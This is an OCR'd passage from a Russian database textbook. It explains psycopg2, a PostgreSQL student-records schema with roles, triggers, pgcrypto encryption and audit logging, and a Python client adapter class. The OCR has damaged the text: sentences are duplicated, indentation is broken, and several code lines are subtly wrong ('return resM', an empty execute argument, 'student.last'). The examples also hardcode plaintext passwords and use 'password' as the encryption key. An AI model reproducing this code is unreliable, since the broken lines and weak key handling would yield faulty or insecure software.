


Рис. 3.11. Удаление записей

3.4. УСТАНОВКА PYTHON 3 И PyQt5

Python — высокоуровневый интерпретируемый язык программирования с динамической типизацией [35]. Используется как скриптовый язык для создания веб-приложений, прототипирования, программ с небольшим количеством вычислений

вания, программ с небольшим количеством вычислений.

CPython — стандартная и наиболее часто используемая реализация данного языка. Подавляющее большинство библиотек и фреймворков пишется и тестируется именно для CPython.

Python является интерпретируемым и не имеет стабильного JIT-компилятора, поэтому не рекомендуется его использование для программ, которые требуют сложных вычислительных алгоритмов. Тем не менее Python не имеет стандартного средства для написания графических приложений, но существует несколько адаптеров для таких библитек, как Qt и Gtk+, например PyQt.

В данный момент используется две версии языка Python: 2 и 3. Вторая версия продолжает использоваться из-за несовместимости части библиотек с третьей, но рекомендуется применять третью версию из-за скорого прекращения поддержки второй. Также PyQt5 не имеет поддержки Python 2.

Установка CPython не представляет сложности. В Windows наиболее простой способ установки — взять готовую сборку с сайта python.org, которая включает GUI и документацию.

В ОС Linux рекомендуется использовать для установки репозитории. Установка CPython производится командами (лист. 3.16).

Листинг 3.16. Установка Python 3

```
1 yum install python3
2 apt-get install python3
```

CPython имеет интерактивный режим, который может быть использован для отладки. Чтобы его использовать, достаточно запустить Python 3 (python.exe) для указания входящего скрипта.

Использование psycopg. psycopg — адаптер PosgreSQL для языка Python [36], который является оберткой над библиотекой libpq и, соответственно, имеет схожую функциональность и принципы работы.

В ОС Linux установка psycopg производится командами, которые приведены в лист. 3.17.

Листинг 3.17. Установка psycopg

```
1 #в Debian
2 apt-get install python3-psycopg2
3 #в Fedora
4 yum install python3-psycopg2
```


Существует порт данной библиотеки на ОС Windows под названием win-psycopg. Установка происходит в автоматическом режиме, требуется только указать место установки интерпретатора CPython.

Перед началом использования модуля в Python 3 его необхо-

димо загрузить с помощью команды import (лист. 3.18).

Листинг 3.18. Подключение модуля psycopg

```
1 import psycopg2
```

Подключение к СУБД осуществляется вызовом метода connect (лист. 3.19).

Листинг 3.19. Подключение к СУБД с помощью psycopg

```
1 db = "database"
2 user = "admin"
3 passw = "123"
4 host = "192.168.0.2"
5 s = "dbname='%s' user='%s' password='%s' host
  ='%s'"
6 c = psycopg2.connect (s % (db, user, passw, host))
```

Возвращенный объект conn имеет тип connection и используется для выполнения запросов. Стоит отметить, что существуют другие параметры подключения, которые можно найти в описании к библиотеки libpq.

Методы класса connection:

- cursor (name=None, cursor_factory=None, scrollable=None, withhold=False) — возвращает cursor;
- commit () — выполняет все ожидающие транзакции;
- rollback () — откатывает выполнение всех ожидающих транзакций;
- close () — немедленно завершает соединение, после вызова этого метода объект connection будет недоступен для использования, при попытке выполнения любой операции будет вызываться исключение InterfaceError;
- cancel () — отменят выполнение текущего запроса, если ни одного запроса не выполняется, данный метод ничего не делает;
- set_client_encoding (enc) — задает кодировку, используемую клиентом для данной сессии.

Класс cursor используется для взаимодействия с БД. Данные команды выполняются в контексте определенного подключения, задаваемого соответствующим объектом connection.

Методы класса cursor [37]:

- execute (operation [, parameters]) — подготавливает и выполняет запрос или команду, данный метод не возвращает результаты запроса;
- executemany (operation, seq of parameters) — подго-

тавливает группу запросов или команд и выполняет их, данный метод также не возвращает результаты запроса;

- `mogrify (operation [, parameters])` — возвращает строку запроса с заданными параметрами;
- `fetchone ()` — возвращает следующую строку результатов запроса, если результатов запроса нет или метод `execute ()` не был вызван, то выполняется исключение `ProgrammingError`;
- `fetchmany ()` — возвращает количество строк в виде списка, равное атрибуту `arraysize` данного курсора;
- `fetchmany (size)` — возвращает заданное количество строк в виде списка;
- `fetchall ()` — возвращает все оставшиеся строки результата запроса в виде списка;
- `close ()` — завершает работу курсора, любое действие будет вызывать исключение `InterfaceError`.

Атрибуты класса `cursor`:

- `closed` — возвращает `True`, если курсор закрыт, иначе `False`, атрибут доступен только для чтения;
- `connection` — возвращает объект `connection`, коротый был использован для создания курсора, атрибут доступен только для чтения;
- `name` — содержит имя курсора, заданное при создании, для клиентских курсоров возвращает `None`;
- `arraysize` — задает число строк, возвращаемое методом `fatchmany ()`, по умолчанию равно 1;
- `rowcount` — количество строк, полученных как результат запроса или затронутых при манипуляции данными после последнего вызова `execute ()`, если же `execute ()` ни разу не был вызван или счетчик количества строк не задан для последней операции, то атрибут доступен только для чтения;
- `rownumber` — текущий индекс строки в последовательности, являющейся результатом запроса, атрибут доступен только для чтения.

После вызова методов `execute` или `executemany` результаты запроса можно получить как с помощью `fetch`, так и с помощью цикла `for` (лист. 3.20).

Листинг 3.20. Получение результатов запроса

```
1 >>> cur.execute ("SELECT␣*␣FROM␣groups;")
2 >>> for record in cur:
3 ... print record
4 ...
```

```
5 (1, "group_name1")
6 (2, "group_name1")
7 >>> cur.execute ("SELECT * FROM groups;")
8 >>> a = cur.fetchall ()
9 >>> for record in a:
10 ... print record
11 (1, "group_name1")
12 (2, "group_name1")
```

Рекомендуется передавать параметры запроса в качестве второго аргумента метода `execute` либо форматировать строку с помощью метода `mogrify`, а не использовать операторы форматирования (%) и конкатенации (+). psycopg автоматически преобразует типы языка Python в символы SQL и обратно, ручное форматирование строк может привести к ошибкам и создает опасность SQL-инъекций (лист. 3.21).

Листинг 3.21. Использование метода `execute`

```
1 >>> SQL = "INSERT INTO authors (name) VALUES ('%s');"
2 >>> data = ("Print",)
3 >>> cur.execute (SQL% data)
4 ProgrammingError: syntax error at or near "Print"
5 LINE 1: INSERT INTO authors (name) VALUES ('Print')
6                         ^
7 >>> SQL = "INSERT INTO authors (name) VALUES (%s);"
8 >>> data = ("Print",)
9 >>> cur.execute (SQL, data)
```

Курсоры не являются потокобезопасными, и не стоит использовать один и тот же курсор в разных потоках. Однако при этом можно создавать одновременно несколько курсоров с помощью одного соединения. Сами объекты `connection` являются потокобезопасными.

Обычно после выполнения команды курсор автоматически получает результат запроса полностью и помещает его в локальную память. Если предполагаемое количество передаваемых данных слишком большое, то можно применять серверный курсор, который реализуется средствами СУБД, в отличие от клиентского. При использовании серверного курсора передаются только те данные, которые необходимы в данный момент. Данный тип курсора созда-

ется в PostgreSQL с помощью команды `declare` и управляется командами `move`, `fetch` и `close`. Чтобы создать серверный курсор с помощью psycopg, достаточно указать параметр `name` при его создании.

Транзакции в psycopg управляются классом `connection`.

По умолчанию первая команда, которая была послана на сервер с помощью некоторого курсора, создает новую транзакцию. Все команды, выполненные в рамках данного соединения, вне зависимости от курсора, будут выполнены в рамках этой транзакции. При ошибке выполнения некой команды транзакция прерывается до тех пор, пока не будет вызван метод `rollback`.

Каждая транзакция должна завершиться выполнением метода `commit` или `rollback`. Метод `commit` немедленно делает все изменения постоянными. `rollback` откатывает все изменения, сделанные с начала транзакции. То же происходит при закрытии соединения методом `close` или уничтожением объекта `connection`.

Транзакция создается всегда при любом запросе, даже при `select`-запросах. Состояние, при котором долгое время не вносится изменений в БД (так называемое состояние «простоя в транзакции»), нежелательно по некоторым причинам, например блокировкам, создаваемым сессией. Для предотвращения данного состояния рекомендуется использовать режим `autocommit`. Также режим `autocommit` необходимо использовать для выполнения некоторых команд, которые не могут быть выполнены в транзакции, например `create database`. Необходимо помнить, что в этом режиме невозможен откат изменений.

3.5. СОЗДАНИЕ И РЕАЛИЗАЦИЯ БАЗЫ ДАННЫХ

Процесс создания и реализации базы данных состоит из нескольких связанных этапов. Рассмотрим их подробнее.

Создание БД. После инициализации сервер содержит только БД, которая хранит различные служебные данные, например информацию о пользователях. В зависимости от способа установки при инициализации СУБД может быть создана новая пустая БД. При необходимости новая БД создается запросом, который приведен в лист. 3.22.

Листинг 3.22. Создание новой БД

```
1 create database student_database;
```

После выполнения рассмотренной команды будет создана пустая БД с именем `student_database`, владельцем которой явля-

ется тот пользователь, от чьего имени выполняется данная команда. При создании можно явно задать владельца (лист. 3.23).

Листинг 3.23. Создание новой БД с указанием владельца

```
1 create database student_database owner stadmin;
```

Кодировка и локаль символов могут быть заданы отдельно для каждой БД. Кодировка и локаль по умолчанию устанавливаются при инициализации СУБД и обычно совпадают с системной. При необходимости можно задать кодировку параметром `encoding` (лист. 3.24).

Листинг 3.24. Создание новой БД с указанием кодировки

```
1 create database student_database encoding UTF8;
```

Группы и пользователи. Базовым понятием разделения прав в PostgreSQL является роль. Роль — это сущность, которая может владеть объектами и обладать привилегиями. Роль может рассматриваться и как пользователь, и как группа одновременно, в зависимости от использования. Новая роль создается командой `create role` (лист. 3.25).

Листинг 3.25. Создание роли

```
1 create role new_role;
```

Данная команда имеет следующие параметры:

- `superuser` или `nosuperuser` — является ли роль суперпользователем по умолчанию `nosuperuser`;
- `createdb` или `nocreatedb` — задает способность роли создавать БД по умолчанию `nocreatedb`;
- `createrole` или `nocreaterole` — задает способность роли создавать другие роли по умолчанию `nocreaterole`;
- `login` или `nologin` — задает способность роли авторизовываться по умолчанию `nologin`;
- `replication` или `noreplication` — задает способность роли инициировать репликацию или переводить СУБД в режим архивации по умолчанию `noreplication`;
- `connection limit -1` — максимальное количество одновременных подключений для данной роли по умолчанию `-1` (без ограничений);
- `password pass` — пароль, используемый при авторизации, имеет смысл только при установленном параметре `login`;
- `valid until 'timestamp'` — устанавливает срок действия пароля;
- `in role role_name` — включает роль в другие как члена;

- `role role_name` — имя роли, которая будет входить в данную роль.

Все атрибуты, заданные при создании роли, могут быть изменены командой `alter role`, для добавления и удаления членов ролей предпочтительно использовать команды `grant` и `revoke`.

Любой пользователь в PostgreSQL является ролью. Команда `create user` отличается от `create role` только тем, что по умолчанию разрешает авторизацию.

Создадим пользователей и группы (лист. 3.26).

Листинг 3.26. Функции создания групп и пользователей

```
1 -- создаем группы пользователей
2 create role stadmin;
3 create role stinsert;
4 create role stcrypt;
5 create role stlittle;
6 -- создаем пользователей
7 create user stuser with password 'password1';
8 create user insert_user with password 'password2';
9 create user crypt_user with password 'password3';
10 create user j_user with password 'password4';
11 -- добавляем в группы соответствующих пользователей
12 grant stadmin to stuser;
13 grant stinsert to insert_user;
14 grant stcrypt to crypt_user;
15 grant stlittle to j_user;
```

Указанные выше команды выполняются из-под администратора СУБД (по умолчанию пользователь `postgres`).

Пользователь БД может быть включен сразу в несколько групп. Таким образом можно реализовать сложные схемы безопасности за счет разделения прав.

Передадим права на выполнение любого действия в ранее созданной БД группе `stadmin` (лист. 3.27).

Листинг 3.27. Передача прав над БД администратору

```
1 grant all privileges on database student_database
  to stadmin;
```

Создание таблиц. Создание таблиц в PostgreSQL соответствует стандартному синтаксису SQL. Рассмотрим пример создания таблицы для хранения информации о группах студентов (лист. 3.28).

Листинг 3.28. Создание таблицы групп

```
1 create sequence seq_group;
2 create table sgroup
```



```
3 (
4   id integer not null default nextval ('seq_group'::
    regclass),
5   group_name varchar (40),
6   constraint group_pkey primary key (id)
```

```
);
```

Обратим внимание, что владельцем таблиц становится тот пользователь, который выполняет данный запрос, т.е. создатель объекта БД.

Запросом `create sequence` мы создаем новый генератор целых чисел, который будет изменяться каждый раз при вызове. Управление осуществляется с помощью функций `nextval`, `currval` и `setval`. `nextval` изменяет значение на заданную величину и возвращает его, `currval` возвращает текущее значение, `setval` задает текущее значение последовательности.

В нашем случае это необходимо для того, чтобы автоматически присваивать значения ключевому полю, что избавляет от необходимости проверять идентификатор на уникальность. При добавлении новой записи можно как явно указать идентификатор, так и не указывать его вообще (лист. 3.29). В этом случае функция `nextval` будет вызвана автоматически.

Листинг 3.29. Примеры работы с последовательностями

```
1 insert into sgroup values (nextval ('seq_group'),
  'name');
2 insert into sgroup values (null, 'name');
```

Аналогично создадим остальные таблицы (лист. 3.30).

Листинг 3.30. Создание таблиц хобби и студентов

```
1 --таблица хобби
2 create sequence seq_hobby;
3   create table hobby
4   (
5     id integer not null default nextval ('seq_
      hobby':: regclass),
6     hobby_name varchar (100),
7     constraint hobby_pkey primary key (id)
8   );
9 --таблица студентов
10 create sequence seq_student;
11 create table student
12 (
13     id integer not null default nextval ('seq_
       student':: regclass),
```



```
14     sex char (1),
15     age smallint,
16     id_group integer not null,
17     student_name varchar (40),
18     last_name varchar (40),
```

```
19      middle_name varchar (40),
20      passport bytea,
21      primary key (id),
22      foreign key (id_group) references sgroup (id)
23 );
```

Для реализации отношения «многие ко многим» необходимо создание дополнительной таблицы (лист. 3.31). Ключевым полем в таблице будет пара индексов. Это возможно, так как хранение одинаковых пар индексов в данной таблице бессмысленно.

Листинг 3.31. Отношение «многие ко многим»

```
1 create table student_hobby
2 (
3      id_student integer not null,
4      id_hobby integer not null,
5      primary key (id_student, id_hobby),
6      foreign key (id_hobby) references hobby (id),
7      foreign key (id_student) references student (id)
8  );
```

Распределим права среди групп пользователей (лист. 3.32). Пусть группе `stinsert` доступно как редактирование, так и просмотр данных, а группам `stcrypt` и `stlittle` — только просмотр.

Листинг 3.32. Определение прав доступа

```
1 grant select, insert, delete, update on table sgroup,
  hobby, student, student_hobby to stinsert;
2 grant select on table sgroup, hobby, student,
  student_hobby to stcrypt;
3 grant select on table sgroup, hobby, student,
  student_hobby to stlittle;
```

Триггеры и функции. Создадим триггеры, которые при удалении строки удаляют все связанные с ней строки в других таблицах (лист. 3.33). В качестве языка для процедур будем использовать PL/PgSQL.

Листинг 3.33. Триггерные функции

```
1 create or replace function st_del ()
2 returns trigger as
3   $body$
```



```
4 begin
5 delete from student_hobby where id_student = old.id;
6  return old;
7 end;
8    $body$
```

```
 9     language plpgsql volatile;
10
11 create or replace function group_del ()
12  returns trigger as
13 $body$
14 begin
15  delete from student where id_group = old.id;
16  return old;
17 end;
18 $body$
19  language plpgsql volatile;
20
21 create or replace function hobby_del ()
22  returns trigger as
23  $body$ begin
24  delete from student_hobby where id_hobby = old.id;
25  return old;
26 end; $body$
27  language plpgsql volatile;
28
29 create trigger del
30  before delete
31  on sgroup
32  for each row
33  execute procedure group_del ();
34
35 create trigger del
36  before delete
37  on student
38  for each row
39  execute procedure st_del ();
40
41 create trigger del
42  before delete
43  on hobby
44  for each row
45  execute procedure hobby_del ();
```

Работа со встроенными функциями. Вместе с PostgreSQL поставляется большое количество расширений со встроенными функциями. Для подключения расширения к БД используется команда

`create extension`. В большинстве случаев для выполнения этой команды требуются права суперпользователя или владельца БД.

Создадим функции, которые выполняют шифрование и дешифрование данных с помощью заданного ключа. Для этого необходимо выполнить следующий скрипт (лист. 3.34).

Листинг 3.34. Функции шифрования и дешифрования

```
1 create extension pgcrypto;
2
3 create or replace function encrypt_student (in_text
  text)
4 returns bytea as
5   $body$
6   begin
7   return pgp_sym_encrypt (in_text,'password');
8   end;
9   $body$
10    language plpgsql volatile;
11
12 create or replace function decrypt_student (in_text
   bytea)
13   returns varchar as
14   $body$
15 begin
16     return pgp_sym_decrypt (in_text,'password');
17 end;
18   $body$
19     language plpgsql volatile;
```

Аудит пользовательских действий. PostgreSQL имеет ограниченные встроенные средства ведения аудита. Но в некоторых случаях удобно вести аудит с помощью триггеров, при этом его запись ведется в отдельную таблицу в той же или другой БД.

Примерный вид таблицы для журнала приведен на лист. 3.35. Поле `tstamp` имеет тип `timestamp` и автоматически выставляется при добавлении, это гарантирует достаточную уникальность записей. Для задания операции достаточно всего одного символа: D для операции `delete`, I для `insert` и U для `update`.

Листинг 3.35. Таблица для журнала

```
1 create table log (
2   table text not null,
3 user text,
4 tstamp timestamp with time zone not null default
  current_timestamp,
5 action text not null check (action in ('i','d','u')),
```



```
6 old_data text,
7 new_data text,
8 query text
9 );
```

Создадим триггерную функцию для добавления записи в журнал

Создадим триггерную функцию для добавления записи в журнал (лист. 3.36).

Листинг 3.36. Триггерная функция для журналирования

```
1 create or replace function in_log ()
2 returns trigger as $body$
3   declare
4     v_old text;
5 v_new text;
6 begin
7
8 if (tg_op = 'update') then
9 v_old := row (old.*);
10      v_new := row (new.*);
11      insert into log
12       (table, user, action, old_data, new_data,
        query)
13      values
14      (tg_table_name:: text, session_user:: text,
        'u', v_old, v_new, current_query ());
15      return new;
16   elsif (tg_op = 'delete') then
17      v_old := row (old.*);
18      insert into log
19        (table, user, action, old_data, query)
20      values
21        (tg_table_name:: text, session_user:: text,
          'd', v_old, current_query ());
22      return old;
23  elsif (tg_op = 'insert') then
24      v_new := row (new.*);
25      insert into log
26        (table, user, action, new_data, query)
27      values
28        (tg_table_name:: text, session_user:: text,
          'i', v_new, current_query ());
29      return new;
30  else
31      raise warning ' [in_log] -- action:%', tg_op,
        now ();
32      return null;
```



```
33   end if;
34 end; $body$
35  language plpgsql volatile;
```

Данная функция использует условие конструкции и не может быть написана на чистом SQL

быть написана на чистом SQL.

Привяжем выполнение данной функции к соответствующим операциям с помощью триггеров (лист. 3.37).

Листинг 3.37. Привязка триггерной функции к операциям

```
create trigger logging
  after insert or update or delete
  on student
  for each row
  execute procedure in_log ();

create trigger logging
  after insert or update or delete
  on sgroup
  for each row
  execute procedure in_log ();

create trigger logging
  after insert or update or delete
  on hobby
  for each row
  execute procedure in_log ();

create trigger logging
  after insert or update or delete
  on student_hobby
  for each row
  execute procedure in_log ();
```

3.6. РАЗРАБОТКА ПРОГРАММЫ-КЛИЕНТА

В разработке программы-клиента для БД выделим два основных вопроса:

1) создание адаптера;
2) создание интерфейса.

Рассмотрим выделенные вопросы подробнее.

Создание адаптера. Создадим класс, который будет являться адаптером между логикой программы и СУБД. Он принимает параметры запроса и возвращает его результат в виде соответствующих объектов. Таким образом, выделяем всю работу с СУБД в отдельный класс.

Для представления сущностей «студент» и «элемент лога» сделаем отдельные классы (лист. 3.38, 3.39). Для представления сущностей «группа» и «хобби» достаточно словаря или кортежа.

Идентификаторы необходимы для однозначного определения записей при их удалении и редактировании, они не будут выводиться на экран.

Листинг 3.38. Класс «элемент лога»

```
1 class Log:
2   def __init__ (self, time, user, table, op):
3 self.time = time
4 self.user = user
5 self.table = table
6 self.op = op
```

Листинг 3.39. Класс «студент»

```
1 class Student:
2   def __init__ (self, id, name, last_name,
3 mid_name, passport, sex, age, group):
4
5     self.id = id
6     self.name = name
7     self.last_name = last_name
8 self.mid_name = mid_name
9 self.passport = passport
10     self.sex = sex
11     self.age = age
12     self.group = group
```

Конструктор данного класса будет инициализировать подключение к СУБД и создавать новый клиентский курсор (лист. 3.40).

Листинг 3.40. Конструктор класса

```
1 class Adapter:
2 def __init__ (self, p):
3   assert isinstance (p, ConnectionParameters)
4
5 conn_string = p.get_string ()
6 self._conn = psycopg2.connect (conn_string)
7   self._conn.set_client_encoding ('UTF8')
8 self._cursor = self._conn.cursor ()
9 em = psycopg2.extensions.UNICODE
10    cur = self._cursor
11    psycopg2.extensions.register_type (em, cur)
```



```
12    self.user_rights = self.check_user (p.user)
13
14 def check_user (self, user):
15    sql_users = u"""SELECT␣usesysid
16 ␣␣␣␣␣␣␣␣␣from␣pg_user
```

```
17 ␣␣␣␣␣␣␣␣␣where␣usename=%s"""
18   sql_groups = u"""select␣groname
19 ␣␣␣␣␣␣␣␣␣from␣pg_group
20 ␣␣␣␣␣␣␣␣␣where␣%s␣=␣any (grolist)"""
21
22   self._cursor.execute (sql_users, (user))
23   id = self._cursor.fetchall () [0] [0]
24   self._cursor.execute (sql_groups, (id))
25   groname = self._cursor.fetchall () [0] [0]
26   if groname == "stadmin":
27      return admin
28   elif groname == "stinsert":
29      return insert
30   elif groname == "stcrypt":
31      return crypt
32   else:
33      return minimum
```

Метод check_user определяет права пользователя, подключающегося к СУБД. В зависимости от них в интерфейсе программы будут доступны различные функции. Уровень прав будем хранить в виде отдельных статических переменных (лист. 3.41).

Листинг 3.41. Уровни прав пользователя

```
1 admin = 0
2  insert = 1
3  crypt = 2
4  minimum = 3
```

Для хранения и использования параметров подключения будем использовать отдельный класс (лист. 3.42).

Листинг 3.42. Класс для хранения параметров подключения

```
1 class ConnectionParameters:
2   def __init__ (self, host, dbase, user, password):
3 self.host = host
4 self.dbase = dbase
5 self.user = user
6 self.password = password
7
8 def get_string (self):
```



```
9 s = "host=%s␣dbname=%s␣user=%s␣password=%s"
10      res = s% (self.host, self.dbase,
11        self.user, self.password)
12
13      return resM
```

Создадим метод для применения транзакций (лист. 3.43).

Листинг 3.43. Метод для применения транзакций

```
1 def commit (self):
2  self._conn.commit ()
```

Далее создадим методы для косвенного выполнения различных запросов. В качестве аргументов в данные методы будут передаваться только необходимые параметры, все запросы будут храниться внутри методов.

Методы `get_all_log`, `get_hobbies` и `get_groups` получают все записи из таблиц `log`, `hobbies` и `tables` соответственно (лист. 3.44). Метод `get_all_log` вызывается при открытии окна просмотра логов, остальные — при запуске программы, а также при необходимости полного обновления списков.

Листинг 3.44. Методы получения записей таблиц БД

```
1 def get_all_log (self):
2    sql = u"SELECT␣*␣from␣log"
3
4    self._cursor.execute (sql)
5 out = []
6 for l in self._cursor:
7 new = Log (l [1], l [2], l [3], l [4])
8       out.append (new)
9 return out
10
11 def get_hobbies (self):
12    sql = u"""SELECT␣*␣FROM␣hobby"""
13
14    self._cursor.execute (sql)
15    out = dict ()
16    for gr in self._cursor:
17        out [gr [1]] = gr [0]
18    return out
19
20 def get_groups (self):
21    sql = u"""SELECT␣*␣FROM␣sgroup␣"""
22
23    self._cursor.execute (sql)
```



```
24    out = dict ()
25    for gr in self._cursor:
26       out [gr [1]] = gr [0]
27    return out
```

Для поиска по логам сформируем запрос переменной длины

Для поиска по логам сформируем запрос переменной длины (лист. 3.45).

Листинг 3.45. Запрос для поиска по логам

```
def get_log (self, log):
    sql = u"""select␣*␣from␣log␣"""

where_str, params = self._get_log_where (log)
string = sql + where_str

if len (params) == 0:
        self._cursor.execute (string)
    else:
        self._cursor.execute (string, params)

    out = []
    for l in self._cursor:
      new = Log (l [1], l [2], l [3], l [4])
      out.append (new)
    return out
```

Создадим методы для поиска студентов в зависимости от параметров (лист. 3.46). Выделим методы `get_students_by_group` и `get_students_by_hobby`, которые получают список всех студентов для определенной группы или хобби.

Листинг 3.46. Запросы для поиска по студентам

```
def _get_student_str (self, param, flag):
if not flag:
return u"""␣WHERE␣%s="""% param + u"%s"
return u"""␣AND␣%s="""% param + u"%s"

def _get_students (self, s, params):
sql_notmin = u"""
␣␣␣␣␣␣␣␣␣SELECT␣id,␣sex,␣age,␣id_group,
␣␣␣␣␣␣␣␣␣student_name,␣last_name,␣middle_name,
␣␣␣␣␣␣␣␣␣decrypt_student (passport)"""

sql_min = u"""SELECT␣id,␣sex,␣age,
 ␣␣␣␣␣␣␣␣␣id_group,␣student_name,
␣␣␣␣␣␣␣␣␣last_name,␣middle_name,␣''"""
```



```

if self.user_rights!= minimum:
self._cursor.execute (sql_notmin + s, params)
  else:
    self._cursor.execute (sql_min + s, params)
```

```
20
21    out = []
22    for item in self._cursor:
23      out.append (Student (item [0],
24          item [4], item [5], item [6],
25          item [7], item [1], item [2], item [3]))
26    return out
27
28  def get_students_by_hobby (self, hobby_id):
29    sql = u"""
30  ␣␣␣␣␣␣␣␣FROM␣student,␣student_hobby
31  ␣␣␣␣␣␣␣␣WHERE
32  ␣␣␣␣␣␣␣␣␣␣␣␣student.id␣in
33  ␣␣␣␣␣␣␣␣␣␣␣␣ (
34  ␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣SELECT␣student_hobby.id_
    student
35  ␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣FROM␣student_hobby
36  ␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣␣WHERE␣student_hobby.id_
    hobby=%s
37  ␣␣␣␣␣␣␣␣␣␣␣␣);"""
38
39    return self._get_students (sql, (hobby_id,))
40
41  def get_students_by_group (self, group_id):
42    sql = u"""
43  ␣␣␣␣␣␣␣␣FROM␣student
44  ␣␣␣␣␣␣␣␣WHERE␣id_group=%s"""
45
46    return self._get_students (sql, (group_id,))
47
48  def get_students (self, student):
49    assert isinstance (student, Student)
50    string = u"""FROM␣student␣"""
51    params = ()
52
53    flag = False
54    if not student.name is None:
55      string += self._get_student_str (u"student_
        name", flag)
56      params += (student.name,)
57      flag = True
```



```
58    if not student.mid_name is None:
59      string += self._get_student_str (u"middle_name",
        flag)
60      params += (student.mid_name,)
61      flag = True
62    if not student.last_name is None:
```

```
62  if not student.last_name is None:
63    string += self._get_student_str (u"last_name",
      flag)
64    params += (student.last,)
65    flag = True
66  if not student.sex is None:
67    string += self._get_student_str (u"sex", flag)
68    params += (student.sex,)
69    flag = True
70  if not student.age is None:
71    string += self._get_student_str (u"age", flag)
72    params += (str (student.age),)
73    flag = True
74  if not student.group is None:
75    string += self._get_student_str (u"id_group",
      flag)
76    params += (str (student.group),)
77  return self._get_students (string, params)
```

Строка SQL-запроса отличается для пользователей с минимальными правами, так как они не могут просматривать паспортные данные студентов. В таком случае вместо этих данных возвращается пустая строка.

Последний `select`-запрос предназначен для получения списка всех хобби определенного студента (лист. 3.47).

Листинг 3.47. Запрос для получения всех хобби студента

```
1 def get_hobbies_by_student (self, stid):
2 sql = u"""
3    ␣␣␣␣␣␣␣␣SELECT␣*␣FROM␣hobby
4    ␣␣␣␣␣␣␣␣WHERE␣id␣IN␣ (
5    ␣␣␣␣␣␣␣␣␣␣␣␣SELECT␣id_hobby
6    ␣␣␣␣␣␣␣␣␣␣␣␣FROM␣student_hobby
7    ␣␣␣␣␣␣␣␣␣␣␣␣WHERE␣id_student=%s)"""
8
9 self._cursor.execute (sql, (stid,))
10    out = dict ()
11    for gr in self._cursor:
12       out [gr [1]] = gr [0]
13    return out
```

Создадим методы для удаления записей (лист. 3.48).

Листинг. 3.48. Методы для удаления записей

```
1 def del_all_hob (self, stid):
2  sql = u"DELETE␣from␣student_hobby␣where␣id_
   student=%s"
3
```

```
4 self._cursor.execute (, (stid,))
5
6 def del_log (self, log):
7   sql = u"""delete␣from␣log␣"""
8   string, params = self._get_log_where (log)
9
10   self._cursor.execute (sql + string, params)
11
12 def del_group (self, gr_id):
13   sql = u"""DELETE␣FROM␣sgroup␣WHERE␣id=%s␣"""
14
15   self._cursor.execute (sql, (gr_id,))
16
17 def del_hobby (self, hobby_id):
18   sql = u"""DELETE␣FROM␣hobby␣WHERE␣id=%s␣"""
19
20   self._cursor.execute (sql, (hobby_id,))
21
22 def del_student (self, student_id):
23   sql = u"""DELETE␣FROM␣student␣WHERE␣id=%s␣"""
24
25   self._cursor.execute (sql, (student_id,))
26
27 def del_hs (self, st_id, hobby_id):
28   sql = u"""
29 ␣␣␣␣␣␣␣␣DELETE␣FROM␣student_hobby
30 ␣␣␣␣␣␣␣␣WHERE␣id_student=%s␣AND␣id_
   hobby=%s"""
31
32   self._cursor.execute (sql, (st_id, hobby_id))
```

Следующие методы `del_group`, `del_hobby`, `del_student` и `del_all_hob` принимают только идентификатор, который неявно для пользователя хранится в памяти.

Также будет удобно сделать методы, которые принимают список идентификаторов (лист. 3.49).

Листинг 3.49. Методы для удаления нескольких записей

```
1 def del_hobby_list (self, ids):
2 for id in ids:
3     self.del_hobby (id)
```



```
4   self.commit ()
5
6 def del_group_list (self, ids):
7 for id in ids:
8     self.del_group (id)
```

```
    self.commit ()
```

Методы для добавления хобби и группы (лист. 3.50) принимают только имя в виде строки. Метод добавления студента — объект класса `Student`, поле `id` в этом случае не используется и может быть пустым.

Метод `add_hs` реализует добавление новой записи в таблицу `student_hobby`.

Уникальность ключей гарантируется внутри программы.

Листинг 3.50. Методы для добавления

```
def add_group (self, gr_name):
sql = u"insert␣into
␣␣␣␣␣␣␣␣␣sgroup␣ (group_name) ␣values␣ (%s)"

self._cursor.execute (sql, (gr_name,))
   self.commit ()

def add_hobby (self, hobby_name):
sql = u"insert␣into
␣␣␣␣␣␣␣␣␣hobby␣ (hobby_name) ␣values␣ (%s)"

   self._cursor.execute (sql, (hobby_name,))
   self.commit ()

def add_student (self, s):
   assert isinstance (s, Student)
   sql = u"""
␣␣␣␣␣␣␣␣␣insert␣into␣student
␣␣␣␣␣␣␣␣␣ (sex,␣age,␣id_group,␣student_name,
␣␣␣␣␣␣␣␣␣last_name,␣middle_name,␣passport)
␣␣␣␣␣␣␣␣␣values␣ (%s,␣%s,␣%s,␣%s,␣%s,␣%s,
␣␣␣␣␣␣␣␣␣encrypt_student (%s))"""

  self._cursor.execute (sql, (s.sex, s.age, s.group,
     s.name, s.last_name, s.mid_name, s.passport))

def add_hs (self, st_id, hobby_id):
  sql = u"""
␣␣␣␣␣␣␣␣␣INSERT␣INTO
␣␣␣␣␣␣␣␣␣student_hobby␣ (id_hobby,␣id_student)
```



```
␣␣␣␣␣␣␣␣␣VALUES␣ (%s,␣%s)"""

   self._cursor.execute (sql, (hobby_id, st_id))
```

Методы для изменения записей выглядят аналогично, только

принимают идентификатор изменяемой записи как второй параметр (лист. 3.51).

Листинг 3.51. Методы для изменения

```
def mod_group (self, string, id):
sql = u"""UPDATE␣sgroup
␣␣␣␣␣␣␣␣␣SET␣group_name␣=␣%s
␣␣␣␣␣␣␣␣␣WHERE␣id=%s"""

self._cursor.execute (sql, (string, id))

def mod_hobby (self, string, id):
sql = u"""
␣␣␣␣␣␣␣␣␣UPDATE␣hobby
␣␣␣␣␣␣␣␣␣SET␣hobby_name␣=␣%s
␣␣␣␣␣␣␣␣␣WHERE␣id=%s"""

